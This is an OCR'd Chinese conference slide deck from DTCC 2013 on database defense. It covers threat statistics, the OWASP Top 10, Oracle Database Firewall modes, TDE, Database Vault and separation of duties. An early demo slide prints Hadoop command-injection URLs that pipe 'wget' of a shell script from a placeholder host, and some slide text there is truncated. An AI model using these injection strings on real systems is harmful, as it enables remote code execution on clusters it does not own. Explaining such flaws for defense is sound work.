DTCC2013


DTCC

2013中国数据库技术大会

DATABASE TECHNOLOGY CONFERENCE CHINA 2013

大数据 数据库架构与优化 数据治理与分析

SequeMedia 盛拓传媒 ITPUB ChinaUnix




数据库防御技术全揭秘

Database firewall、TDE、Database vault以及开源防御软件全揭秘


- 数据库安全简介
- 数据库安全商业解决方案
- 数据库安全开源解决方案
- 大数据安全应用在电商

安全现状

虽然各…频发。归其原因安全…



安全现状


基础设施防护
边缘保护
内部保护
安全传输通道
端点保护
数据
1、容灾、网络结构保护
2、IDS
3、防火墙
4、HTTPS、SSL
5、主机安全、帐号策略
？？？？？？
众人守城，无人看库！！

安全现状

■ DEMO ONE:
MySQL提权漏洞
漏洞信息:http://cve.mitre.org/cgi-
bin/cv
此漏洞
■ DEM
Hive命
■ DEM
MySQL
漏洞信
■ DEMO FOUR:
Mongodb命令执行漏洞
漏洞信息:http://www.securityfocus.com/bid/58695/
■ DEMO FIVE:
Hadoop命令执行漏洞
漏洞信息:http://www.wooyun.org/bugs/wooyun-2010-020282

远程执行命令，

http://hadoop_host:50060/pstack?pid=123|wget http://somehost/shell.sh

http://hadoop_host:50060/jstack?pid=123|wget http://somehost/shell.sh

进行任务分发，批量对集群进行命令执行

http://hadoop_host/pstack?pid=123|home/work/hadoop/streaming.jar /home/shell.sh

http://hadoop_host/jstack?pid=123|home/work/hadoop/streaming.jar /home/shell.sh

数据库安全的业务驱动

内部威胁

- 大部分信息泄漏源自内部
- 很大比例的内部威胁没有被察觉
- 对内部人员/DBA没有监控手段
- IT服务外包日益增多

外部威胁

- 黑客为了获利发起的攻击
- 恶意的终端用户
- 竞争对手的破坏

法规遵循

- 萨班斯法案 (SOX), 企业内部控制基础规范(中国版SOX)
- 支付卡行业规范 (PCI)
- 个人信息保护法即将发布
- IT治理, COBIT, ITIL
- 职责分离, 风险评估和监控

轻而易举地利用数据库访问

66%	易受 SQL 注入攻击或无伎何防范意识
50%	监视失败的数据库登录；41% 登录/注销
76%	无法阻止 DBA 访问应用程序数据或篡改数据库中的应用程序存储过程
28%	监视敏感数据的读取；37% 监视敏感数据的写入
72%	系统用户可以读取/篡改存储在数据库文件或存储中的数据
75%	无法阻止应用程序绕行（直接访问数据库）
70%	几乎无法检测未授权的数据库更改
48%	允许开发人员、测试人员等在非生产环境中访问敏感的生产数据

黑客到底关注哪些数据

今天你被骚扰了吗？

2013安全漏洞TOP10

✓ OWASP TOP 10 2013新增了

1. 访问控制安全问题
2. 使用已知的安全组件漏洞
3. 敏感数据泄露

✓ 跟数据库安全相关的

1. A1 各种注入漏洞
2. 敏感数据泄露
3. 使用已知的安全组件漏洞


OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

DEMO

- ✓ 黑客如何进行拖库

- 数据库安全简介
- 数据库安全商业解决方案
- 数据库安全开源解决方案
- 大数据安全应用在电商

ORACLE database安全生命周期




为什么需要数据库防火墙

优点:

- 客户需要第一层保护，用来监测和保护数据库，使其免于受到现有和将来威胁的影响。
- 通过Web，黑客们从应用中寻找突破口，侵入数据库。
- 窃取、盗用身份信息。

缺点:


- 性能



数据库防火墙架构

Out of Band部署模式

- 监测（Monitor Only）模式 - 不阻止
- 也被称为—SPAN‖、—Span port‖、—Mirrored‖或者—Tap‖
- 只进行SQL记录和报告
- 易于演示/ POC，或者测试
- 易于部署，对数据库和应用没有影



优点:

- 对数据库的性能没有影响

缺点:

- 不能第一时间锁住攻击，对安全人员的实时响应能力比较高

数据库防火墙架构

In-Line部署模式


- 阻止和监测
- 密切监测SQL通信，并对照安全策略进行检验
- 也被称为—Bridge‖或者—Transparent Bridge‖
- 有时，只有在没有Out of Band端口时使用

优点:

- 第一时间防御已知或者未知攻击

缺点:


- 对性能影响比较大



数据库防火墙架构

HA模式


- ORACLE database支持高可用HA。
- 同时可以很好的跟audit server进行结合。



数据库防火墙架构

本地监视器

- 将其他表安装到被监视数据库中，以捕获来自可直接访问数据库的源（例如在数据库服务器上运行的控制台用户或批处理作业）的 SQL 流量。 Oracle Database Firewall 通过定期查询数据库收集数据，然后按照与来自数据库客户端的语句相同的方式使用该数据。根据所设计的策略，语句可以被记录和/或生成警报。



数据库防火墙架构

远程监视器

- 软件监视器（代理）安装在主机操作系统上。 代理监视前往一个或多个数据库模式或目录的特定网络流量。 捕获 SQL 事务并将流量发送回 Oracle Database Firewall 以实现实时警告、事件后合规性和监视报告。当无法在数据库主机前面部署 Oracle Database Firewall 以捕获传入的 SQL 时，则使用远程监视。

数据库防火墙主动防御模式

- 可以为任何用户或应用程序定义“允许的”行为
- 白名单可以包括诸如时间、日期、网络、应用程序等内置因素
- 为任何应用程序自动生成白名单
- 立即拒绝不符合策略的事务
- 数据库将只按照您的要求和愿望来处理数据

数据库防火墙被动防御模式

- 停止不接受的特定 SQL 事务、用户或模式的访问
- 防止权限或角色提升以及对敏感数据的未授权访问
- 黑名单中可以包括诸如时间、日期、网络、应用程序等内置因素
- 根据您的业务和安全目标有选择地阻止事务的任何部分

数据库防火墙支持数据库

最新版本已经支持Mysql。

Supported Database	Direct Database Interrogation	User Role Auditing	Stored Procedure Auditing	Local Monitor
Oracle Database 8*i*				
Oracle Database 9*i*		Yes	Yes	Yes
Oracle Database 10*g*		Yes	Yes	Yes
Oracle Database 11g		Yes	Yes	Yes
Microsoft SQL Server 2000		Yes	Yes	
Microsoft SQL Server 2005	Yes	Yes	Yes	Yes
Microsoft SQL Server 2008	Yes	Yes	Yes	Yes
Sybase Adaptive Server Enterprise (ASE) versions 12.5.4 to 15.0.*x*		Yes	Yes	Yes
Sybase SQL Anywhere version 10.0.1	Yes	Yes	Yes	
IBM DB2 version 9.x (Linux, UNIX, Microsoft Windows)		Yes	Yes	

数据库防火墙DEMO

DEMO ONE:

- 如何防御SQL注入攻击和未知攻击

DEMO TWO:

- 如何审计异常登陆

数据库防御之TDE

请参考2012年数据库大会的相关内容。

数据库防御之database vault简介

- 对授权用户的控制

1. 限制数据库管理员访问应用程序的数据
2. 提供职责分离的功能
3. 保证数据库和信息整合的安全性


- 执行数据访问的安全策略

1. 控制何人、何时、何地以及如何访问数据
2. 可根据IP地址、时间或授权等情况作出访问决定。

数据集中式挑战

- 很多企业中,各种数据库都保存在不同的服务器和不同的数据库中。
- 缺点：


1. 维护不同数据库的开销巨大
2. 软件授权开销巨大
3. 硬件开销巨大



数据集中式挑战

- 通过企业内部的合并,可以再一个共享的服务器平台上托管多个数据库，从而减少管理人员的数量，降低成本。
- 同时挑战产生了:

1. 如何限制DBA访问销售、HR、订单的数据
2. 限制内部外部的攻击造成的损失



职责分离

- 成功进行职责分离的重要前提是了解环境中谁执行基本管理任务以及这些管理任务的具体内容。即使一个DBA既负责管理新数据库账号又负责应用程序修补，对这些任务分别进行记录和规划非常重要。
- 对各种类型的任务使用单独的管理账号可以加强责任制并降低相关风险。


用户、进程或应用	帐户创建	数据库管理					安全性管理
		SYSDBA	备份	调优	修补	监视	
JoeSmith	X					X	
SteveHardy							X
PeterKestner			X				
RobertTyler					X		
SusanAnderson				X			
SYSTEM							
RMAN		X	X				
